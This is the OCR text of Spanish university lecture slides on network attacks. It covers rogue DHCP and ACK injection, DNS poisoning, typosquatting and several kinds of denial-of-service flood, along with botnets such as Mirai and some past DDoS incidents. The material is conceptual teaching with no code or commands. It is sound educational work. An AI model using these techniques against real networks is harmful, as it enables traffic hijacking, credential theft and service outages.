
Índice

Universidad Rey Juan Carlos

- Introducción y recordatorios.
- ARP Poisoning, ARP Spoofing y Man in the Middle.
- TCP Hijacking.
- **Ataques en la capa de aplicación.**
- Ataques Denial of Service (DoS).

Ataques en la capa de aplicación

Universidad Rey Juan Carlos



Ataques en la capa de aplicación

Universidad Rey Juan Carlos

- La capa de aplicación es la más cercana al usuario final, y por tanto proporciona a los atacantes mayor superficie de ataque.
- Existe una gran variedad de ataques dentro de esta capa pero nos centraremos en los siguientes:
  - Rogue DHCP.
  - DNS Poisoning.
  - Typosquatting.
  - Ataques de denegación de servicio (DoS).

Rogue DHCP

Universidad Rey Juan Carlos

- El objetivo de este ataque no es el MitM que hemos visto hasta ahora*.
- Esta técnica se basa en la implementación de un servidor DHCP falso.

(*) El TCP hijacking no es un MitM

Rogue DHCP


Universidad Rey Juan Carlos

- DHCP es un protocolo que sirve para asignar una dirección IP a una máquina, de manera automática, así como la configuración completa a nivel TCP/IP.
- Es un protocolo muy utilizado ya que simplifica el esfuerzo de administración.
- El problema radica en que la funcionalidad del protocolo es un poco anárquica.

Rogue DHCP

Universidad Rey Juan Carlos

1. El cliente envía un DISCOVERY para que el servidor DHCP le asigne una dirección IP y otros parámetros (la máscara de red, el servidor DNS… etc.)
2. El servidor responde con un OFFER en el que proporciona esa información.
3. El cliente selecciona los parámetros que le interesan y solicita esos datos con un REQUEST.
4. Para terminar, el servidor responde con un ACK para indicar que los parámetros que finalmente se han asignado.



Rogue DHCP

Universidad Rey Juan Carlos

- En este entorno, ¿cómo se comportaría la red si hubiera dos servidores DHCP?
- El cliente "hará caso" a aquel paquete que llegue antes.

- Un ataque simple consiste en implementar un servidor DHCP falso.
- Cuando un cliente envía un DISCOVERY, el servidor falso responderá con el OFFER… pero también lo hará el servidor real.

Rogue DHCP

Universidad Rey Juan Carlos

- El problema que puede tener un atacante es que puede no conocer tanto el rango de direcciones IP que se están asignando, como las direcciones que ya están asignadas.


- Por lo que podría haber un conflicto entre las direcciones que daría el servidor falso y el real.

- La solución se conoce como *DHCP ACK injection*.


Rogue DHCP




Rogue DHCP



Rogue DHCP



Rogue DHCP




Rogue DHCP

- Una ventaja de este ataque es que no se necesita conocer el rango de direcciones IP válidas ni qué direcciones están libres o no.
- Simplemente hay que esperar a que se mande el REQUEST y ya conocer el rango de direcciones y detalles de la red.

DNS Poisoning

- DNS es un protocolo encargado de obtener la dirección IP correspondiente a una URL.




DNS Poisoning

- DNS Poisoning es un ciberataque que permite redirigir el tráfico de una página web legítima hacia una falsa.

- El ataque se puede hacer de diferentes maneras:
  - Infectando el equipo de la víctima. La idea es que el usuario acceda a una URL que contiene el código malicioso que se ejecuta e infecta la máquina cambiando su configuración.
  - Con un ataque de MitM. El atacante se posiciona entre la víctima y el servidor DNS.
  - Con un DNS server hijack. Puede ser que el router tenga una mala configuración, o tenga alguna vulnerabilidad. Esto permitiría al atacante acceder la configuración del router y cambiar las direcciones de los DNS.

DNS Poisoning

- Con un ataque de MitM.



DNS Poisoning

Universidad Rey Juan Carlos

- DNS server hijack.



DNS Primario

1. Consulta en la cache local






Web maliciosa

2. Consulta al DNS falso

3. IP a web maliciosa



DNS falso

DNS Poisoning


Universidad Rey Juan Carlos

- ¿Cómo podría un atacante “introducir” un DNS falso en la red?



DNS Primario






DNS falso

- Spoofing
- Usando Rogue DHCP

DNS Poisoning



DNS Poisoning

- El ataque típico consiste en montar un sitio web falso similar a otro oficial.
- De esta manera, el atacante podría obtener las credenciales de la víctima, sin que ésta lo sepa.
- Otro ataque, es el de alojar en la web falsa algún tipo de *exploit* para que cuando la víctima entre en la web, sea vulnerado.



DNS Poisoning

- Algunos riesgos a los que se enfrenta una víctima de DNS poisoning:
  - **Robo de datos**: el atacante puede recrear la página web de entidades bancarias (por ejemplo) de tal manera que contraseñas, información personal o información bancaria, quedan comprometidas.
  - **Infección por malware**: la víctima puede ser redirigida a una web que contenga malware como spyware, keyloggers, gusanos, etc.
  - **Paralización de las actualizaciones** de seguridad: si los sitios suplantados incluyen proveedores de seguridad, las actualizaciones legítimas no se llevarán a cabo y el equipo puede estar expuesto a otras amenazas.
  - **Censura**: se puede modificar el DNS para asegurarse de que sólo se visitan ciertos sitios web aprobados.

Typosquatting

- Consiste en aprovecharse de la probabilidad de que un usuario acceda a una página diferente a la que pensaba visitar por equivocarse al escribir la URL.

- En este caso el ataque aprovecha los errores tipográficos que los usuarios cometemos al teclear los nombres de dominio.


Typosquatting

Universidad Rey Juan Carlos

- Algunos ejemplos podrían ser:
  - www.facembook.com
  - www.googlet.com
  - www.micrososft.com
  - www.twiter.com
  - www.appl.com







Typosquatting

Universidad Rey Juan Carlos

- Por lo general, las grandes compañías suelen comprar los dominios que son similares al principal.
- Sin embargo es complicado abarcar todas las posibilidades.
- Esto es utilizado por los atacantes para crear páginas fraudulentas y obtener información de las víctimas.
- El atacante podría esperar el fallo humano, o intentar por medio del spam, que alguien acceda a su web.

Índice

Universidad Rey Juan Carlos


- Introducción y recordatorios.
- ARP Poisoning, ARP Spoofing y Man in the Middle.
- TCP Hijacking.
- Ataques en la capa de aplicación.
- **Ataques Denial of Service (DoS).**

Denegación de Servicio

Universidad Rey Juan Carlos

Máximo histórico de ataques DDos en el mundo el último trimestre de 2021

El número total de ataques DDoS durante el cuarto y último trimestre del año 2021 fue de 86.710, una cifra registrada 4,5 veces superior a la del mismo periodo del año 2020, y que supone un aumento del 52% en comparación con el trimestre inmediatamente anterior.



M.A.M.
23 FEB 2022

La Denegación de Servicio (DoS) es uno de los ataques más frecuentes y que más impacto tienen en la sociedad.

Denegación de Servicio

Universidad Rey Juan Carlos

- La idea de estos ataques consiste en saturar un equipo con el objetivo de evitar el uso legítimo de la red, de los sistemas o de las aplicaciones.

- Para conseguir esto se pretende agotar ciertos recursos como:
  - Las redes -> ancho de banda
  - Los sistemas -> sw. y estructuras de datos para la gestión de la red
  - Las aplicaciones -> contra una web que requiera autenticación.

Denegación de Servicio

Universidad Rey Juan Carlos

- Existen dos grandes grupos de ataques DoS dependiendo de la capa en la que se utilizan.

- De esta manera tenemos:
  - Ataques a la capa de transporte.
    - Inundaciones por ping.
    - Inundaciones mediante SYN.
    - Inundaciones por UDP.
  - Ataques a la capa de aplicación.
    - Inundaciones por HTTP.



Denegación de Servicio

Universidad Rey Juan Carlos


El DoS clásico: Inundación por ping (ping flood attack)

- Es un ataque contra recursos de red, en concreto intenta saturar el ancho de banda.
  1. Al hacer un ping contra un host este nos dedica una fracción de su tiempo para contestar.
  2. Cuantos más ping hagamos, más tiempo le tendremos ocupado,
  3. y por tanto menos tiempo puede dedicar a otras cosas.

- Para evitar que el atacante sea detectable, y que el ordenador del atacante también se bloquee debido a las respuestas, es necesario falsear de la dirección origen.
- Es decir hay que construir un paquete de datos similar al que se genera al hacer un ping, pero con una IP origen falsa.

Denegación de Servicio

Universidad Rey Juan Carlos




Denegación de Servicio

Universidad Rey Juan Carlos

DoS mediante SYN Spoofing (Ataque a la tabla de conexiones TCP)

- Es un ataque contra los procesos del SO que gestionan las peticiones de conexión TCP (recursos de sistema).
- El atacante genera muchas señales SYN con direcciones fuente falsas.
- La víctima almacena cada una en la tabla TCP connections y envía la señal SYN-ACK a dichas direcciones.
- Como esas direcciones nunca enviaron nada:
  - Si de verdad existen, envían un RST y la tabla elimina esa petición.
  - Pero si no existen, no responden con ACK, y por tanto la tabla no se vacía.
- Cuando la tabla esta llena no se atienden más peticiones TCP… aunque las peticiones sean legítimas.



Denegación de Servicio

Universidad Rey Juan Carlos

DoS mediante ataque al puerto de diagnóstico con UDP (UDP flood attack)

- Se utilizan paquetes UDP dirigidos contra algún puerto.
- Generalmente los servidores tienen activado el servicio de eco para diagnósticos, en el puerto 7.
- Si un servidor recibe un paquete UDP destinado a ese puerto y el servicio está activado, entonces responderá con un paquete UDP y el servidor pierde el tiempo.

Denegación de Servicio

- La ventaja (o problema) de los ataques anteriores es que son fácilmente detectables.
- Sin embargo existen otros ataques que son más complicados de detectar.
- Es el caso de las inundaciones por HTTP.
- De las cuales hay diferentes tipos.

Denegación de Servicio

Fragmentación HTTP

- En este ataque, se estable una conexión HTTP válida.
- La clave está en dividir todo el tráfico de datos en pequeños fragmentos y enviarlos lo más lento posible para que no de *timeout.*
- Esto obliga al servidor a mantener sesiones activas por largos períodos de tiempo, por lo que si el número de conexiones también es alto, se agotarán los recursos asignados a la tabla de conexiones.

Denegación de Servicio

Universidad Rey Juan Carlos

Número excesivo de conexiones HTTP

- Consiste en generar muchas conexiones HTTP contra un servidor.
- En este caso lo que se hace es realizar peticiones específicas que buscan maximizar el tiempo de procesamiento por parte del servidor.
- Un ejemplo: solicitud de archivos de gran tamaño.
- Otro ejemplo: usando el estándar HTTP, un atacante puede pedir un número arbitrario de veces el mismo fragmento de un archivo y cada petición se puede mandar en una sesión diferente, solicitando hasta 1 Gb (por petición).

Denegación de Servicio

Universidad Rey Juan Carlos

Número excesivo de peticiones en una sesión

- Variante del caso anterior, en el que se realizan varias peticiones dentro de la misma sesión HTTP.

Peticiones múltiples en una sola sesión


- Se crean múltiples peticiones HTTP que no se envían de manera individual, sino que se genera un único paquete con todas ellas.
- Se genera un alto número de peticiones con una baja tasa de envío de paquetes.

Denegación de Servicio

- Estos ataques logran el daño deseado cuando realmente son capaces de agotar los recursos de la víctima.
- Pero esto es muy difícil utilizando un único equipo.
- Los atacantes normalmente utilizan técnicas para poder usar más equipos:
  - DoS distribuido (DDoS).
  - Ataques por reflexión.
  - Ataques con amplificación .

Denegación de Servicio

DoS Distribuido (Distributed DoS, DDoS)



Denegación de Servicio

Universidad Rey Juan Carlos

DoS Distribuido (Distributed DoS, DDoS)

- El atacante primero debe lograr acceso a un equipo o a una red.
- A continuación, utiliza algún malware que le permita controlarlo.
  - dicho equipo se denomina zombi.
  - dicha red se denomina botnet.
- Normalmente se agrupan varios zombis bajo un controlador (handler) creando una jerarquía.
- Para comunicarse con los controladores
  - Antes se desarrollaban programas específicos.
  - Hoy en día, los atacantes se comunican con los controladores mediante servidores de HTTP o IRC.
  - Además se incluyen mecanismos criptográficos para evitar que un análisis de la red los pueda detectar.

Denegación de Servicio

Universidad Rey Juan Carlos

- Una botnet se podría construir con un ataque por malware.
- Aunque también podríamos alquilarla en la Deep web.

- En los últimos años estas botnets están compuestas no solo por ordenadores y equipos sino por dispositivos IoT.
- Muchos comerciantes no tienen la seguridad del dispositivo incorporada en el producto.
- Hay muchos clientes que no se preocupan por la seguridad y dejan configuraciones por defecto.
- Mirai: malware que escanea internet en busca de dispositivos IoT basados en Linux que están desprotegidos, o tienen configuraciones por defecto. Una vez detectados, los infecta para controlarlos.

Denegación de Servicio


Universidad Rey Juan Carlos

- Ejemplos de ataques DDoS:
  - Navidades de 2014. Dos ataques de este tipo tumbaron PlayStation Network y Xbox Live. Por lo que los usuarios no pudieron jugar durante las navidades.
  - En Octubre de 2016 se realizó un ataque muy significativo de DDoS. En lugar de atacar un servidor, o plataforma, este ataque se enfocó a los servidores de la empresa Dyn.
    - Dyn es un proveedor de DNS muy importante.
    - El resultado del ataque: se cayeron servicios como Twitter, Reddit, Spotify, Paypal, PlayStation Network o la CNN.

Denegación de Servicio

Universidad Rey Juan Carlos

- A finales de verano del 2021, se reportó el mayor ataque DDoS de la historia.
- Este ataque utilizaba una botnet Mirai que en cuestión de segundos fue capaz de lanzar más de 330 millones de solicitudes.
- Esto implica una tasa de 17,2 millones de rps (*request per second*)



Denegación de Servicio

- También tenemos la botnet de **Meris**.
- Esta botnet ha conseguido batir el record anterior 2 veces a finales del año 2021.
- El rps conseguido es 21,8 millones, y utilizó 250.000 dispositivos.
- Países que han sido atacados: Rusia (afectó a instituciones financieras), Reino Unido, Estados Unidos, Nueva Zelanda (bloqueó el acceso a los bancos principales del país durante 3 días)

Denegación de Servicio


- Finalmente otro ejemplo de ataque DDoS volumétrico (en función de la cantidad de datos solicitados).
- En Junio de 2020, Amazon AWS informó que había lidiado con el que sería el mayor ataque DDoS volumétrico hasta el momento.
- Según Amazon el ataque fue de 2,3 Tbps.
- Los ataques de este tipo suelen ser de 500 Gbps.
- Otro ataque importante lo sufrió GitHub en 2018 y soportó 1,3 Tbps.

Denegación de Servicio

Universidad Rey Juan Carlos

Ataque DDoS por reflexión

- Es un tipo de ataque con intermediario que refleja la acción contra la víctima.
- A veces, se crea un bucle de tráfico entre intermediario y la víctima.
- Ataque por intermediario:



Denegación de Servicio

Universidad Rey Juan Carlos

Ataque DDoS por reflexión

- Es un tipo de ataque con intermediario que refleja la acción contra la víctima.
- A veces, se crea un bucle de tráfico entre intermediario y la víctima.
- Ataque por intermediario:
  - El atacante envía paquetes de petición a un servicio pero con la dirección de la víctima.
  - Se suelen seleccionar servicios que generen un gran volumen de tráfico porque todo ese volumen va a parar a la víctima.
